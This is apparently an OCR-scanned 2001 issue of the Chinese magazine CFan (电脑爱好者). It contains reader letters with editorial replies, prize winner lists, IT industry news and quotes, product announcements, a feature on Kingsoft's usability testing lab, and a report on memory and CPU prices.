5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

彩页的问题

江苏的瞿硕来信讲到：拿到第8期《电脑爱好者》的第一个感觉，就是这本杂志比过去厚多了，觉得它值4.6元。再仔细看看，其中除了多了新栏目和文章外，还多了不少彩页，就是因为它，就吸引过来了好几个同学。特别是“硬件赏析”，它让我们觉得这些电脑配件看上去已经不是一种冷冰冰的感觉了，而是在欣赏一种艺术，暂且叫电脑硬件艺术吧。正好我的一个朋友要配台显示器，看见上面的飞利浦彩色广告后，他就决定买这款显示器了。

《电脑爱好者》自2001年第6期起增加彩页，目前实行双期夹插彩页。主要是彩色醒目广告及硬件赏析。售价仍然保持4.6元。

——福星小子

《电脑爱好者》论坛上笔名“i 酷”的网友：

我只想问CFan编辑部一句话：杂志后面的几十万回报读者是不是杂志社出的钱？如果是，能不能用这些钱办点实事儿，把杂志的纸张质量提上去？？？这点要求不过分吧……每期买的杂志拿到手上感觉不到这是杂志——更像是报纸。

《电脑爱好者》的老读者应该了解，《电脑爱好者》杂志一直是以朴素、实用为主的。如今，小摊上纸张质量优良的花花绿绿的杂志为数不少，我也是拿起来“摸”不释手，但是一看定价也只好忍痛割爱。在如今的激烈的市场竞争中，《电脑爱好者》在为尽可能多的读者服务的宗旨下，也在承受着成本上升的巨大压力。我们同时还要考虑到，许许多多生活并不富裕的读者，他们更关心的是杂志的内容。

我想大多数在论坛上能看到我的这个帖子的读者，他们的生活环境并不是很差。但是大家是否知道，我们的读者中还有许多人一周生活费只有5元。他们同样有着希望学习新技术、了解新知识的渴望。我们会更多地考虑大多数读者的实际情况，尽力加强我们杂志的内容与质量。

——醉心客

《电脑爱好者》论坛的tianyi_xin读者留言：

CFan有时候会刊登一些很弱智的文章！尤其是在傻博士信箱里，很多问题随便找个人就能解决了，一点都没有代表性，可是CFan偏偏把这样的问题刊登了出来，真不知道CFan是怎么想的！

回答技术问题及游戏问题的栏目，都是制作难度非常大但很受欢迎的栏目。读者及电脑玩家的问题，千奇百怪，各方面都有，回答起来的难度可想而知。某一个问题对一个读者有用，但可能对千百个读者一点用也没有。但也许将来您碰上的某个问题，就是《电脑爱好者》曾经介绍过的解决方案。满足所有读者、解决所有问题，估计这是神仙才能做到的事情。但《电脑爱好者》的编辑们会尽力多回答一些有代表性的问题。

——神仙姐姐

来自辽宁的读者李磊写信提了很多项建议：

1.建议取消报价杂货铺，一方面由于信息陈旧，无太大参考价值；另一方面也可节省页面，刊登更多实用文章。

2.在CFan主页上开设“杂志评点”。可将评刊表放在网上供大家来填写，既提高反馈速度又节省读者时间。评刊可采用会员制，也可专设评刊信箱。

3.可在杂志上拟设“下期主题”，面向广大Fans征集某一主题的稿件，以增强文章的实用性，避免出现重复同一主题或同一事件的可能性。

4.杂志目录单调生硬，应穿插一些小幅图片或为每个栏目设计一枚图标，或者在目录中加入水印形式的图片也行。总之不要让人看过之后以为是教科书就行。

对您的建议，我们会反馈到各个相关负责人。

——福星小子

江苏的瞿硕还写到：

我在杂志中发现了“邮购公告”，从中我了解到贵杂志社的邮购业务大量增加。其实减轻这方面的压力，我倒有个主意：贝塔斯曼书友会是专门进行图书交流的组织，贵刊可以与其合作，使得我们这些外地的读者能很快地通过书友会买到自己想要的电脑书籍。像贵社推出一些杂志的合订本及书籍，我在南通地区始终未见到它们的身影，真是令人遗憾呀。

《电脑爱好者》的发行渠道辐射的面积很广，但是也不能保证每个地方都能有我们的产品。您讲的合作方式的确很好，《电脑爱好者》曾经出版的系列丛书《游戏全垒打》就是和贝塔斯曼合作发行的。现在《电脑爱好者》已经成立了专门的图书部，电脑书籍的品种、数量、质量会进一步拓宽、增加、加强。我们会利用《电脑爱好者》强大的发行渠道及多方面的销售合作方式，使我们的产品更加方便、快捷地送到读者手中。也请各位读者多多关注我们的图书出版发行的信息。

——神仙姐姐

昂达有奖活动获奖名单			
一等奖			
李沐华(四川)			
二等奖			
尉富有(甘肃)	吴洪潍(江苏)	谢德虎(新疆)	
三等奖			
张忠钻(浙江)	闫军磊(河北)	陆韵(北京)	田师(广州)
陈建来(福建)			

建基有奖活动获奖名单			
一等奖			
梁智程(广东)			
二等奖			
乐　民(上海)	杨军(成都)		
三等奖			
孙德忱(广州)	余强(武汉)	苏凤涛(保定)	梁江华(东莞)
陈星(北京)			

银河有奖活动获奖名单			
金　明(北京)	孙　杨(北京)	刘　颖(武汉)	陈　浩(南京)
何　雷(沈阳)	李　涛(沈阳)	蒋　洁(成都)	胡通宇(上海)
潘道军(长沙)	大　山(西安)		

盈动华建公司有奖活动获奖名单			
幸运奖（20名）			
陈志国(湖南)	叶维翰(武汉)	徐晓燕(烟台)	李　磊(沈阳)
李　明(河南)	陈雷鸣(江苏)	张　剑(北京)	刘兆鹏(山东)
张　震(甘肃)	蔡　佳(广州)	张云映(上海)	李维刚(河北)
武志刚(山西)	宋建国(安徽)	李朝蓬(内蒙古)	李文波(大庆)
刘晓园(北京)	蒋　琦(江苏)	吴　洁(安徽)	姜明坤(沈阳)

■要闻

中华网发布一季度业绩报告 销售额出现下滑

报告显示销售额为2230万美元，比去年同期增长了31%，比去年第四季度下降了23%，净亏损额为2790万美元，每股亏损0.27美元。

IBM在服务器市场占有率上升

据Dataquest的独立报告显示，IBM公司第一季度在美国服务器市场的占有率上升了6.7个百分点，这使其成为美国服务器市场的龙头老大。

e龙成功赎身

成功地从其母公司Mail.com回购包括e龙城市生活网站、e龙—LOHOO商旅服务在内的Asia.com在中国大陆全部业务的100%股权 。

高盛认为技术市场将倾向系统集成企业

电讯盈科欲将部分业务移至广州

目前正计划以试点的方式将其电话目录查询业务由香港转移至广州。

爱立信获中国联通超过2亿美元CDMA大单

中国联通已选中爱立信助其在七个省部署实施CDMA基础设施设备，合同总金额超过2亿美元。

美国Amazon.com开设免费电影信息网站

将根据用户的邮政编码提供特定地区的电影上映时间，并且还将提供有关正在公映中的电影评论等。

一玩具公司以340万美元 购得EToys品牌（www.etoys.com）

Intel提出“单芯片因特网”概念

Intel通过集成一个处理器核心、闪存技术和一个数字信号处理器，创造了它所谓的“单芯片因特网”。

台湾工业园大火 宏碁损失6.7亿新台币

若扣除保险公司高达五亿四千万的赔偿金额，公司实际仍有损失一亿三千万。

Windows XP测试版 下载资料被泄漏

由于一位测试者意外地在网上留下了登录名和密码，一小部分人下载了微软最新操作系统Windows XP的测试版。

■视点

网络＋咖啡 谁的香味在飞？　【新浪】

网络咖啡屋如同一本进口的畅销书，不同商家都有自己的不同版本。一般来说，网络咖啡屋以网络、饮料、游戏为内容，侧重不同，就有不同的调配方法。实华开以网络为主，弘扬网络文化。网星以游戏活动见长，吸引不少爱好者。实华开电脑、咖啡友好相处。而网星则将两者分隔，认为上机和喝咖啡需要不同氛围，勉强放在一屋有点像“拉郎配”。实华开认为游戏是网络咖啡屋的畸形发展，网星则认为正版健康的游戏是有益的。

AMD不想再站在Intel身后　【中国经济时报】

在高科技飞速发展的信息时代，垄断和竞争是市场发展的永恒主题。垄断总是短暂的，竞争才是永恒的，只有存在激烈的竞争，世界才会丰富多彩。CPU的发展亦是如此。 AMD中国区总经理靳朝晖在接受记者采访时说，其实，AMD现在最不愿意听到的就是，感谢AMD让我们买到了便宜的Intel inside的产品。AMD现在要做的是让人们为买到AMD inside而庆幸。

宽带和ADSL，是谁陷害了ISDN？　【上海计算机报】

无论如何，ISDN在中国的家庭市场大势已去，无法否认的事实是，人们对宽带接入业务已经翘首以待。ISDN不可能再像前两年那样有巨大的发展空间了。现在的关键就是，中国电信应当吸取在ISDN市场推广上的教训，在宽带市场上一展身手。

有消息称，为了推动ISDN在家庭用户中的普及率，中国电信只在上海等三地推出了ADSL接入服务。中国电信仍旧将市场推广重点放在ISDN市场，期望再捞回一些成本。

Windows XP大小通吃　【ZDNet China】

微软公司10月推出新版操作系统Windows XP时，小型软件公司会成为搭便车的受惠者，还是沦为微软巨轮下的亡魂？Windows XP新增菜单长长一大串，但因地盘被侵入而受威胁的公司名单或许更长。这些遭到侵略的公司包括：Adobe Systems、苹果计算机、AOL时代华纳、Corel、InterVideo、MGI、Netopia、Network Ice、RealNetworks、Roxio、Ulead、Zone Labs、赛门铁克(Symantec)及其他20家公司。

液晶显示器到底还会不会降？　【电脑商报】

随着液晶显示器的逐渐升温，众多的显示器厂商纷纷对其价格进行了大幅的下调，最高降幅达到了3000元左右，有的14.1英寸液晶显示器甚至降到了3999元。然而，尽管如此，许多用户仍然报以持币观望的态度，认为液晶显示器的价格还会有大幅的下调。究竟目前液晶显示器是否还有降价空间，现在是否是最佳的购买时机呢？

华硕会重蹈大众覆辙吗？　【硅谷动力】

大众的品牌原来在业内叫得很响，但对于国内电脑整机消费者来说却相当陌生，经营几年也没能混个脸儿熟。华硕要想把自己的整机牌子打响，不花一番气力恐怕难以如愿。华硕与大众面临同一课题：如何保持住原有的品牌优势？既然已经进军PC，那么，就要很好地利用PC这个名片，把华硕的品牌理念推广到千家万户。在国内，买牌子，是大众消费者的共同心理，谁能把自己的品牌打得最响，谁就能主宰未来的市场。

IT业并非只造福美国　【经济日报】

近几年，美国生产率的增长速度加快了，自1995年年底以来达到2.9%的年平均增长率，几乎为20年前的两倍。美国生产率的提高

在相当程度上得益于信息技术(IT)的迅猛发展。然而,纵观历史,从一项新技术中所能获得的最大收益,并非来自这项技术的发明和产生,而是来自对这项技术的应用。因此,轻易断言美国是IT革命的最大获益者,未免为时尚早。

MP3.com被收购　唱片公司推进网上音乐　【新浪】

作为MP3.com的执行总裁，麦克尔·罗伯特以3亿7千2百万美元的价格把自己的公司卖给法国的Vivendi娱乐公司的决定,引起了人们的普遍关注。Vivendi公司是环球音乐集团的母公司,该公司是索尼公司在网上音乐订购服务方面的合作者。Vivendi公司称此次收购行动将为其带来品牌上的承认,并为其进入网络市场提供所需的技术。

微软中国研究院院长预言未来IT八大趋势　【光明日报】

预言之一，IT将有新“四化”;预言之二，四大规律依旧有效；预言之三,多媒体体验梦中乐趣；预言之四,语音成为新人机界面；预言之五,人工智能变为智能人工；预言之六,B2B、P2P成为网络经济动力；预言之七,美国、亚洲各行其道；预言之八,PC两年内重新崛起。

新中国最大“暴发户”王文京能否成为中国盖茨　【扬子晚报】

上市当日以76元开盘价亮相中国证券市场的用友软件(600588)，以92元的收市价,造就了新中国历史上最大的暴发户——王文京。与比尔·盖茨相比,王文京虽然在致富的迅猛程度及在本国行业内的地位上与其不相上下，但要真正成为中国的比尔·盖茨，王文京还有很长的一段路要走。

中国软件业，能否赶上印度？　【硅谷动力】


直白一点说,中国软件业在过去二十年里一直没有找到一个准确的定位。相反,印度软件业在过去的20年中,将自己定位为一个为国外市场服务的软件制造商,抓住了市场的良机。

总结起来,中国软件业与印度软件业差别悬殊的根源在于对软件产业观念上的差别,在中国软件业里,往往技术高于管理和市场,而在印度则恰恰相反。

■图片新闻

苹果提前发售预装OS　X的电脑

苹果计算机公司首席执行官斯蒂夫·乔布斯宣布,该公司从5月21日开始出售安装新一代操作系统的计算机,这较之预定时间提前了大约两个月。苹果公司把OS　X看作是自1984年推出其首款Macintosh基于图形界面的操作系统以来，最大的一次软件升级。乔布斯在该公司每年一度的开发商大会上表示，“我们把未来押在OS　X上。”



■声音

“这个领域需要充沛的精力，你不得不全力以赴，每一天都是精彩的。”

——来自硅谷的女风险投资家安·温布列

“只有公司内部先变才能适应市场的需求。”

——e龙首席执行官张黎刚

“我们已将公司的未来寄托在这一新型操作系统之上，我们对其的发展前景表示乐观。”

——苹果计算机公司首席执行官斯蒂夫·乔布斯谈苹果的新操作系统

“时间与空间不再是交流与沟通的障碍，人们可以在任何时候、任何地点获取任何所需信息，并与任何想要与之交流的人进行沟通与接触。”

——微软中国研究院院长张亚勤描述的未来世界

“风险投资对于特别缺钱的中国信息产业是一剂补药，但吃补药要量体而行，补不好要七窍流血的。”

——新浪王志东

“要一洗过去很浓的‘施工队’的色彩，转型为拥有一大批项目管理专家、行业专家、软件工程专家的新型系统集成商或者IT服务供应商。”

——郭为谈神州数码的发展方向

“雅虎公司最大的问题在于，它的管理总是以劝说的方式进行，而不是命令。雅虎的管理层习惯以一种少数服从多数的方式进行决策。”

——雅虎公司一位前任经理里克·莱格谈雅虎

“企业经营无终点，上市只是一个阶段性目标。最好的感觉还在后头。”

——王文京谈用友上市后的经营

“互联网泡沫破灭的正是时候。”

——亚马逊公司创始人兼首席执行官贝索斯

■国际新闻

★Intel 发布支持 NetBurst 的 Xeon 芯片

Intel公司日前发布了第一批新型 Pentium Ⅲ Xeon 芯片。这种双处理器芯片也称 Xeon 处理器，将同 Intel 的 NetBurst 架构一起推出。新的 Xeon 芯片针对高端工作站和服务器，有1.4GHz、1.5GHz和1.7GHz三种时钟速度的版本。新的Xeon处理器配合 Intel 860 芯片组，有 256kB 二级 ATC 高速缓存和双通道 RDRAM。

★苹果 iBook 获教育业有史以来最大订单

苹果(Apple)电脑公司日前宣布，该公司已与 Henrico 郡公立学校达成协议，为该地区提供 23000 台 iBook 笔记本电脑。这项举措将使该地区的每一所中学的学生和教师都能有机会使用自己的手提电脑，并且实现最终为该地区的每一名教师和学生都配备一台 iBook 的计划。

★印尼将建最大网吧

坐落于印尼第二大港口城市泗水的泗水工学院目前正在建造亚洲最大的网吧。据悉，该网吧有互联网中心、国际电话中心及其他通讯技术设备，共260个工作站。其通讯系统直接和人造卫星连接，网速将比印尼国内最快的网络快 5 倍。

■国内新闻

EMC 战略转移　液晶全线出击　　日前，著名的 IT 厂商 EMC 宣布：其显示器产品的市场战略将进行全方位转移——在确保其纯平显示器市场地位的同时，全力进军液晶显示器市场。为此 EMC 不仅一举推出了六款液晶显示器产品对市场发起冲击，还不断举办关于液晶显示器的大型促销活动，以加快其战略转移的进程。

Photo 硬派 6.0 简体中文版上市　　这款软件是友立资讯最新开发的一套简单易用的影像绘图和网页编辑制作软件。它提供所见即所得的图形界面，只要利用鼠标拖放或双击等简单操作，就能够轻松地制作出各种专业图形特效和精美的个人网页，此外，软件包含的图像文件管理器提供可视化的略图来整理和归类图像文件，并可创建可以更新和编辑的数据库。为庆祝友立公司成立 12 周年暨成立中国分公司，这款原价 800 元的软件将以 98 元的超值价格在 8 月 15 日以前限时销售。

TOM.COM 与 PC Home 携手发展最大中文媒体平台　　TOM.COM 有限公司与电脑家庭文化事业股份有限公司近日联合宣布，Tom 与 PC Home、城邦文化事业股份有限公司（「城邦」）及詹宏志先生和何飞鹏先生已签定框架协议。根据框架协议，PC Home 及城邦会进行重组，以成立新公司。新公司将整合、持有和经营所有 PC Home 和城邦之书刊及杂志的出版和发行业务。Tom 会于即将成立的新公司占相当比例的权益，凭借 PC Home 在台湾书刊与杂志出版和发行的领导地位，发展成为最大的中文媒体平台。

搜狐 - 蓝火掀起 PDA 信息风暴　　近日，国内最大的中文门户网站搜狐公司与深圳市蓝火信息科技有限公司签定合作协议，将共同推出系列“蓝火 - 搜狐无线掌上电脑”。此次合作，搜狐作为信息提供商，向蓝火公司生产的系列“蓝火 - 搜狐无线掌上电脑”提供丰富的网上新闻资讯和邮件提醒服务，包括搜狐新闻、娱乐、体育、生活、旅游、求知、天气以及搜狐邮件等信息服务，并针对个人的不同需求提供对应的信息服务，利用有效的信息载体将个性信息传送给网民。

狮王新款增强型 12×+DVD 上市　　狮王增强型 12 倍速 DVD-ROM 选用原装索尼激光头和松下主轴驱动马达这一最佳搭配，读碟驱动同步。针对国内光盘市场现状，首创“SMART”智能纠错系统。它配备了 512kB 的高速缓冲存储器及超大内存，能实现大功率的高速传输。这款光驱还采用了 DTDS 四悬浮八角抗震系统技术，配备纯钢制件，保证光盘在驱动器高速旋转时的平衡、顺畅，进而达到避震减噪的效果。

狂人又推新音箱　　日前，狂人音箱又推出了一款电脑音箱 CM-988A。该款音箱的最大特点就是采用了进口美国国办 1875 型芯版，价格极具优势。狂人 CM-988A 具有超大液晶显示屏，6 寸超重低音单元，中高音分体，以及大功率变压器。可看出此次狂人 CM-988A 在性能、功能、设计、价格等方面精心打造，为用户提供了极佳的选择。

清华紫光掀起“主流风暴”　　近日，国内知名的笔记本电脑厂商清华紫光在北京香格里拉大饭店隆重举行主题为“主流风暴”的新闻发布会，提出了笔记本电脑的“2001 年主流新定义”。围绕这一概念，推出了两款新品：超轻超薄 S1000 和高端主流产品 8850ED，同时推出三项促销活动：“主流产品 7210EC 冲破 14000 元大关”、“买紫光 8 系列高端笔记本电脑赠摩托罗拉 P7689 手机”、“买 S1000 送 40M 的 CLICK 笔记本卡驱动器及存储卡”等，从而

★佳能外设精品重拳出击

近日，佳能公司陆续在北京、上海、广州、成都等 17 个城市隆重推出包括喷墨打印机、扫描仪和激光打印机在内的外设新品。此次发布产品包括黑白打印 15ppm 的“极速新彩喷”S600、引领时尚科技潮流的“蓝精灵”D646U 扫描仪、专业扫描仪 D1230UF 和 D2400UF，以及低端激光打印机 LBP-810。这些外设新锐同样延续了佳能“数码引力”的全新理念，代表了数字化时代的发展思路。



★创见三合一读卡器面市

名列世界前三大特殊型内存制造商的创见资讯，最新推出三合一闪存卡读卡器。该读卡器采用即插即用的USB接口，可存取 Compact Flash、Smart Media以及IBM MicroDrive三种闪存卡，同时可与 PC 与 MAC 机兼容。其多元化的功能使消费者不必再为每一种类型的内存卡单独购买读卡器。



拉开了第二季度笔记本电脑市场“主流风暴”的序幕。

清华紫光推出扫描仪新品紫光Uniscan3100K　这款光学分辨率为600×1200dpi的扫描仪的最大特点就是扫描速度快、超薄、噪音小，并配置了智能化操作按键，方便实现扫描、传真、复印及发送E-mail等功能，配备上我行我速3.0、紫光"扫描大师"软件包，操作十分简便，的确是办公、家用两宜的扫描仪精品。这款性价比优秀的新品，再次体现了清华紫光作为中国扫描仪的专业厂商的综合实力，为广大用户带来了福音。

惠普又推系列新品　惠普公司日前宣布推出本年度第一款基于Intel Pentium 4的家用电脑HP pavilion 9853以及两款基于Intel Pentium III的家用电脑HP pavilion 8860、pavilion 8858。同时推出最新的拥有独家双CCD扫描技术的HP scanjet 7400c以及HP scanjet 7450c扫描仪和经济型的HP scanjet 2200c扫描仪。

我形我速4闪亮登场　友立资讯正式推出了最受欢迎的全新相片编辑软件——“我形我速4”，其拥有“全能的相片管理”、“创意的相片编辑”、“趣味的相片分享”等强大功能与人性化设计，让相片写真进入创意缤纷的花花世界！其新增的14组文字环绕、凹痕等创意特效，可为相片加上酷炫特效文字。此外还可为相片加入签名、织布、油画、炭笔、边框、下雨、降雪等特效，不用到照相馆就可DIY风格独特的艺术照。

“我形我速4”定价48元，旧版使用者只要花28元就可购买最新“我形我速4”升级版。

三星光驱产品演示厅落户中关村硅谷　由三星光驱事业部及其北方区总代理桑松欧迪公司共同斥资70余万元投建的“三星光驱产品演示厅”一切准备就绪，5月10日正式开始面向用户服务。该演示厅为北京首个全国第二个专门展示光驱产品的演示厅，落户在北京中关村硅谷电脑城的黄金地段——进口大厅右侧，位置十分突出。厅内陈列了三星CD-ROM、CD-RW、DVD-ROM以及康宝全能光驱等四个系列主要针对中国市场的产品，另外配备了两台电脑用于滚动播放三星和桑松欧迪的产品、公司宣传片，用户可以从这里更多地了解到关于三星产品以及其渠道伙伴桑松欧迪的信息。

■活动

■佳能打印机、扫描仪新产品春季巡展　近日，佳能公司在北京拉开了新世纪春季大巡展的帷幕。此次以“Digital Magic—数码引力”为主题的大规模巡展将陆续在北京、上海、广州、西安、武汉、重庆等30个城市举行，全方位展示佳能“数码引力”全新概念下的打印机、扫描仪系列产品，并通过现场演示、有奖问答、小品表演、现场形象设计等丰富多彩的活动，进一步加深人们对佳能这一著名品牌的认知，让更多的用户体验到佳能高科技蕴涵的巨大魅力。

■七喜电脑举行大型促销活动　该活动的主题为：“孩子的快乐，来自七喜LCD零辐射电脑”。活动期间，七喜针对六一节日市场，推出购网乐1000、网乐3000加一元即送“快乐六一大礼包”的特惠行动。礼包中包含了手写输入系统、软件包、运动手表、运动水壶和运动背包，尽显动感、健康与时尚的风格。为配合这次活动，此前不久，七喜电脑正式宣布推出两款平民价位的LCD零辐射电脑：网乐1000和网乐3000，两款电脑均采用15英寸液晶显示器，重量还不到同尺寸CRT显示器电脑重量的三分之一，是十足的超微机型。

■“可口可乐-方正电脑*动感互联你我他”　近日，具有百年历史、家喻户晓的可口可乐公司与中国著名的IT产品、方案和服务供应商方正科技电脑公司倾力合作，共同推出了表达全新互联网新生活的极酷的方正卓越1800“影音通”多媒体电脑。多达7000台的方正卓越1800“影音通”多媒体电脑将用于可口可乐公司在中国地区规模最大的市场推广活动“可口可乐-方正电脑*动感互联你我他”活动中。在今年夏天开展的这次活动中，将产生7000名幸运消费者，他们将赢得方正电脑为可口可乐精心设计和打造的这款多媒体电脑。

■网达V.92黑猫超值促销　从4月15日起，网达Modem在北京地区开展为期3个月、名为“网达阳光大行动”的超值促销活动。凡参加这一行动的用户，都将得到一份惊喜。活动期间凡购买网达黑猫大礼包的用户可免费获得北京新网价值300元左右的8888分钟免费上网时间。此活动超值套装市场零售价仅为398元，更多地体现了网达对用户的真情回馈与关爱无限。

■软件企业的硬件动作　5月26日上午9点，北京实达铭泰软件公司举行了“软硬兼施，物超所值”的新品发布会，一举推出三个自主研发的智能化产品：东方光驱魔术师和两个以软件为核心的软硬一体化产品东方遥控专家、东方立体专家。这三款同属H-SOFT系列的产品，通过软件功能的创新开发拓展了硬件产品的功能，达到了为用户增值的目的，同时又有效遏制了软件的盗版，解决了以前硬件价格让人高不可攀的问题。

■江民科技捐款支持残疾人福利事业　在全国助残日前夕，著名的反病毒高科技企业北京江民新科技术有限公司王江民先生向中国残疾人福利基金会捐款100万元暨设立“江民特教园丁奖”，其中70万元将用于设立“江民特教园丁奖”，由教育部、中国残疾人联合会每年组织评奖，奖励从事特教事业的优秀教师。其余30万元作为定向捐款，也将用于残疾人特殊教育事业。

★《畅通无阻III》上市

《畅通无阻III》是由业界著名的教育软件开发商北京金洪恩电脑有限公司开发制作，与一代相比，无论是在内容上还是教学方法上都有了质的飞跃。在教学方法上，继承了洪恩软件人性化设计的一贯特点，尤其新增的“边学边练”功能，让学习者彻底实现从知识到技能的转化。在网页制作的教学方面，首次公开了网页制作例题的源代码，供学习者练习揣摩，从而保证了学习者能学到真正的代码编写技巧，迅速成为网页制作高手！



★小影霸GeForce2 Pro 64MB DDR显卡惊喜价“1299元”

新天下自行研发的首款GeFroce2 Pro显卡已经研制成功，并且已经量产。新天下公司为庆祝GeForce2 Pro的研发成功，从即日起，将目前市场上热卖的GeForce2 Pro 64MB DDR显卡——小影霸奔驰G5000再次调价，由1688元降到1299元！该显卡为GeForce2 Pro芯片，板载5.0纳秒64MB DDR显存，6层PCB板，核心工作频率为200MHz，显存工作频率为400MHz，全部采用防爆贴片电容，用料和做工精细。



□北京　渡渡鸟

可用性实验室：软件研发新手续

在电脑上看影片，你用的是什么软件呢？

用户在面临众多的选择时，金山公司携其最新开发的《金山影霸》产品加入到影音播放软件的激烈市场竞争中。

为了保证产品的质量，就在前不久，金山公司可用性实验室悄然成立，并为即将推出的影音播放软件——《金山影霸》进行了严格的测试。与之相对应的，是数千位踊跃报名的热情参与者，以及七天如火如荼的测试工作。

“以前我用过《金山影霸》，听说是超级解霸前身的那个产品，现在听说《金山影霸》又要重新推出，还搞了这么高深的测试活动，觉得很好奇，非常想来试试。”这是一位正在等待参加金山可用性测试的朋友所说的话。

在现场测试时可以看到，尽管用户在进入实验室以及对软件进行操作时看似轻松平常，但通过设备彼此相连的另一间观察室内的人却显得紧张而忙碌。研究员屏气凝神地观察着屏幕上用户的每一步操作，不断记录着掌握关键功能的使用耗时、碰壁试验的次数、发现功能的情况等测试指标。除去现场观测外，所有被测试用户的使用感受及相关数据，还将在市场研究公司内通过其他辅助的研究方法加以验证，进而对产品设计、改进起到指导作用。

一位测试完毕后的工程师如是说：“以前都知道软件开发过程中，研发人员要对软件进行测试，比如性能的检测等等，还没见过让用户来用，还对他进行观察的。我相信了解了大众的使用习惯后会提高产品的易用性。没准以后可用性测试真能成为软件业开发流程中的一部分。”

《金山影霸》的可用性测试一共进行了100人次，直接作用于产品改进的收获非常多。单从界面上就能看出改进后的效果（见图1与图2的前后对比）。

很多功能操作过程大幅简化，界面按钮一目了然，鼠标和键盘操作也非常符合人们的操作习惯。金山公司研发经理邹涛说：“举个例子来说，我们一开始为影霸设计的界面十分漂亮，甚至可以用华丽形容，但是通过可用性测试，我们发现有些按钮，用户要花很长的时间来找，用我们的专业术语来说就是“碰壁次数”比较多。碰壁次数越多，软件的可用性越差。于是，我们在界面设计上几易其稿，现在的界面设计被证明是最易于使用也是用户最满意的。除了“碰壁次数”之外，还有“学习时间”、“透明程度”等可以量化的指标，通过这些指标，我们就把用户感受这样一个模糊的概念，很清晰地诠释了出来，并具体应用到软件开发的过程中，真正把用户的感受放到了第一位。”

其实，国外的一些著名软件公司早在上个世纪70年代至80年代就已经意识到软件可用性的重要性，并开始这方面的研究和实践。比如蓝色巨人IBM早在1970年就引入了可用性测试，微软公司在1988年也开始进行可用性测试。大家所熟知的Windows95在推向市场前就经过了大量的可用性测试，从而保证了该产品除了具有强大的功能和稳定的性能外，还具有很强的可用性，能够为多数人所接受，这也是Windows产品为什么能在短时间内风靡全球的原因之一。

同时，国外大型软件公司对每一款产品都必须经过严格全面、滴水不漏的可用性测试才能投入生产。从国外大公司身上，我们不难看出，对于软件公司来说，提高软件“可用性”是一项非常重要的基础工作，其重要性不亚于产品质量控制。

于是我们不难理解，为何如此专业的测试能很快得到众多用户的响应。对此，金山总裁雷军的解释是：“一来我们这种测试方法在国内软件公司中尚属首例，因此很多用户怀着很大的好奇心愿意参与其中。”这种态度在目前的软件业尤为可贵，特别是国际国内市场竞争激烈的前提下，更细致入微的前期工作有助于减轻后期维护的压力，也是与其他竞争产品拉开档次的成功所在。

据介绍，金山可用性实验室经历了很长一段时间的筹备，其间近日上市的WPS office一直是试行阶段的测试重点。而此次实验室的正式落成标志着金山公司在测量标准、硬件环境、研究分析上已逐渐走向成熟，也足以看出金山公司为服务用户真下了一番苦功。金山公司总裁雷军年初提出的“2001金山客户年”是一句掷地有声并不断兑现的诺言。预计测试并改进后的《金山影霸》将于六月底上市。在悬念的背后，我们期待真正优秀的播放软件问世。



1¼1



图2

重要启示

本栏目原信箱：it@cfan.cn.net取消，改为news@cfan.cn.net



□栏目主持　胡　克

经过一、两个月的稳定调整之后，内存的价格又开始成了市场中的焦点，不过这次价格变化却是振奋人心的，内存又跌到了新的历史最低点。回想一下两个月以前，内存在300元（现代128M　PC-133内存）时稳定了一段时间之后，突然上涨到最高390元，随后开始慢慢回落，当它再次跌落到300元的价位之后，便如开闸的洪水收不住了，一直降到现在的210元左右。这个价格是继续下跌，还是会有所反弹谁也不敢说，不过从这次内存狂跌可以看出来，即使有反弹也是小幅度的，大的走势应该不会改变。现代PC-133内存64M/128M/256M的价格分别为110/210/430元，其他的品牌内存也相应地有大幅度的价格下跌，Kingmax　PC-150　128M/256M的价格为270/660元；金盛怡出品的PQI内存，PC-133　128M的价格为350元，PC-150　128M的价格为360元，PC-166　128M的价格为390元；NCP　PC-133　64M/128M的价格为110/220元；金邦金条SDRAM　PC-133　64M/128M的价格为170/330元。

说起这次SDRAM的降价，主要还应该是由于在国际市场上DDR内存价格的下调引起的。在几个月里，DDR的内存颗粒的价格几乎下降了3-4倍，虽然目前支持DDR的主板在市场上还很少见，但是这次DDR的降价必然会促进DDR市场的发展，看来DDR的时代已经越来越近了。目前现代的DDR200　128M最低可以达到680元，DDR266　128M/256M的价格也只有880/1850元。

不知是不是内存的价格跳水带动了整个PC市场的降价，CPU的价格也是全面下跌。当然这其中，主要原因还是Intel和AMD两大CPU厂商调价和为新品上市留出价格空间而产生的结果。值得一提的是，Intel又一款对抗AMD的新型CPU就要上市了，相信大家应该早就听过它的大名，那就是Pentium III　Tualatin。这应该说是Intel在近期对抗AMD的生力军，它依然是采用现在的Socket　370的架构，所不同的是，它将采用最新的0.13微米的工艺。相信大家对CPU从0.22微米到0.18微米过渡所带来的性能提升应该比较了解吧，Intel即将推出的最新Tualatin展示出了Intel在技术上的强大实力。在经过了进一步的价格下调之后，我们来看一看现在Intel全线CPU的价格，PIII　600EB/667EB/733EB/700E/750E//800EB/850E/866EB/933EB/1000的价格分别为840/900/920/990/1030/1280/1400/1500/1660/1780元；赛扬II　533/566/600/633/667/700/733/766/800　的价格分别为420/425/430/440/460/520/620/645/740元。P4的价格虽然也有了小幅度的下调，但是在DDR内存降价的刺激下，P4处理器加Rambus的售价还将有较大的变化。

